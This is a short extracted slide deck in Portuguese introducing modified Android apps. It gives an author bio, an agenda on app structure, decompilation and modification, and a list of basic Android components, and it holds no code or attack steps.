




QUAL O VERDADEIRO PREÇO DAS MOEDINHAS INFINITAS?

uma breve introdução a aplicativos android modificados



GUSTAVO VILELA

@whoisgvb

Analista de Segurança de Software no Instituto SiDi;
Maratonista;
CTF Player;
Quebrador de coisas;


AGENDA

- A composição
- Estrutura de um aplicativo
- Análise da decompilação
- Modificação





A COMPOSIÇÃO

- Activities
- Intents
- Broadcast Receivers
- Services
- Content Providers



ACTIVITIES




ESTRUTURA DE UM APLICATIVO

